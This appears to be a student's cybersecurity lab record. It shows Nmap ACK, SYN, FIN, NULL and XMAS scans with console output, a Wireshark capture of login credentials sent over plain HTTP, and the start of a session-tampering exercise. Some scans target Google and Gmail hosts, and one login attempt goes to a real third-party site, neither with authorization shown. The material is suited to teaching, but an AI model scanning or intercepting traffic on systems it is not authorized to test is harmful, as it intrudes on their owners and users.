
(1)ACK -sA(TCP ACK scan)

it never determines open ports. it is used to map out firewall Rule sets,determining whether they are stateful or not and which ports are filtered.

command: nmap -sA -T4 scanme.nmap.org



After firewall setting on



To get the information of the specific host

Cmd -- nmap -sA -p8080 www.google.com and nmap -sA -p8080 www.google.com --reason

```
C:\Windows\system32\cmd.exe
C:\Users\komal>nmap -sA -p8080 www.google.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 16:49 India Standard Time
Nmap scan report for www.google.com (142.250.183.36)
Host is up (0.0050s latency).
rDNS record for 142.250.183.36: bom12s11-in-f4.1e100.net

PORT      STATE      SERVICE
8080/tcp  filtered  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds

C:\Users\komal>nmap -sA -p8080 www.google.com --reason
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 16:49 India Standard Time
Nmap scan report for www.google.com (216.58.196.68)
Host is up, received echo-reply ttl 59 (0.031s latency).
rDNS record for 216.58.196.68: kul01s09-in-f68.1e100.net

PORT      STATE      SERVICE      REASON
8080/tcp  filtered  http-proxy  no-response

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds


C:\Users\komal>
```

(2)SYN(Stealth)Scan(-sS)

SYN scan is the default and the most popular scan option for good reason. it can be performed quickly ,scanning thousand of ports per second on a fast network not hampered by intrusive firewalls.

command:nmap -sS -p80,135 scanme.nmap.org and

nmap -sS -p80,135 scanme.nmap.org --reason



```
C:\Windows\system32\cmd.exe

C:\Users\komal>nmap -sS -p80,135 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 17:16 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).

PORT      STATE      SERVICE
80/tcp    open       http
135/tcp   filtered  msrpc

Nmap done: 1 IP address (1 host up) scanned in 3.71 seconds

C:\Users\komal>nmap -sS -p80,135 scanme.nmap.org --reason
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 17:17 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up, received reset ttl 47 (0.25s latency).

PORT      STATE      SERVICE REASON
80/tcp    open       http      syn-ack ttl 59
135/tcp   filtered  msrpc    no-response


Nmap done: 1 IP address (1 host up) scanned in 3.63 seconds

C:\Users\komal>
```

(3)FIN Scan(-sF)

sets just the TCP FIN bit.

Command:nmap -sF -T4 www.gmail.com



```
C:\Windows\system32\cmd.exe

C:\Users\komal>nmap -sF -T4 www.gmail.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 17:21 India Standard Time
Nmap scan report for www.gmail.com (142.250.192.101)
Host is up (0.0038s latency).
rDNS record for 142.250.192.101: bom12s17-in-f5.1e100.net
Not shown: 999 open|filtered tcp ports (no-response)
PORT      STATE      SERVICE
21/tcp    filtered  ftp

Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds

C:\Users\komal>
```

(4)NULL Scan(-sN)

Does not sets any bits(TCP flag header is 0)

command:nmap -sN -p 22 scanme.nmap.org

```
C:\ Select C:\Windows\system32\cmd.exe

C:\Users\komal>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 17:26 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 3.06 seconds

C:\Users\komal>
```

(5)XMAS Scan(-sX)

Sets the FIN,PSH,AND URG FLAGS,lighting the packet up like a christmas tree.

command: nmap -sX -p 26 www.gmail.com --reason

```
C:\ Select C:\Windows\system32\cmd.exe

C:\Users\komal>nmap -sX -p 22 www.gmail.com --reason
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 17:29 India Standard Time
Nmap scan report for www.gmail.com (142.250.192.101)
Host is up, received echo-reply ttl 59 (0.0050s latency).
rDNS record for 142.250.192.101: bom12s17-in-f5.1e100.net

PORT      STATE      SERVICE REASON
22/tcp    open|filtered  ssh      no-response

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds

C:\Users\komal>nmap -sX -p 26 www.gmail.com --reason
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 17:29 India Standard Time
Nmap scan report for www.gmail.com (142.250.192.101)
Host is up, received echo-reply ttl 59 (0.0050s latency).
rDNS record for 142.250.192.101: bom12s17-in-f5.1e100.net

PORT      STATE      SERVICE REASON
26/tcp    open|filtered  rsftp    no-response

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds


C:\Users\komal>
```

PRACTICAL NO.6

Aim: Use Wireshark to capture network traffic and analyse network.

Steps:

1. Open Wireshark and capture the packets.



2. Search any unsecure website and register on that website.


3. Enter any Login id and password.

The screenshot shows a web browser window with the URL <http://testyou.in/Login.aspx>. The page title is "Login Page | Test Creator - TestYou". The main content area is titled "TESTYOU LOGIN". It contains fields for "Email Address / Login Id:" (with "admin" entered) and "Password:" (with "*****" entered). There are also "Sign in with Facebook" and "Login with Google" buttons. Below the fields are links for "Stay Signed In" and "Forgot Password?". At the bottom are "LOGIN" and "Or Signup for TestYou" buttons. The browser's address bar shows "Not secure | testyou.in/Login.aspx". The taskbar at the bottom includes icons for File Explorer, Edge, File Manager, Mail, and others.




The screenshot shows a web browser window with the URL <http://testyou.in/Login.aspx>. The main content area is titled "TESTYOU LOGIN". A red error message box at the top says "Userid or Password did Not Match !!". Below it is the "TESTYOU LOGIN" form with fields for "Email Address / Login Id:" (admin) and "Password:" (*****). There are "Sign in with Facebook" and "Login with Google" buttons, and links for "Stay Signed In" and "Forgot Password?". At the bottom are "LOGIN" and "Or Signup for TestYou" buttons. The browser's address bar shows "Not secure | testyou.in/Login.aspx". The taskbar at the bottom includes icons for File Explorer, Edge, File Manager, Mail, and others.


4. Go to Wireshark and apply http filter.



5. Stop capturing packets and apply filter as http.request.method==POST.




6.Right click on the post method> Follow> TCP stream.



7. Now search the username which was entered on the website earlier.

Wireshark captured the username and password entered on the unsecure website.




PRACTICAL NO.7

Aim: Session impersonation using Firefox and Tamper Data add-on.

Steps:

1. Open Firefox browser.



2. Download tamper data-add on from the link:

<https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum/>


and click on "Add to firefox" Tab

A screenshot of the Firefox Add-ons website. The URL is https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum/. The page shows the extension "Tamper Data for FF Quantum" by Pamblam. It has a user count of 6,066, 17 reviews, and a rating of 3.7 Stars. A blue button labeled "+ Add to Firefox" is circled with a black oval. To the left of the button, there's a note: "Click the blue cloud in the toolbar to start tampering. When you're done, click it again to stop." The toolbar icon is a blue cloud with an upward arrow.

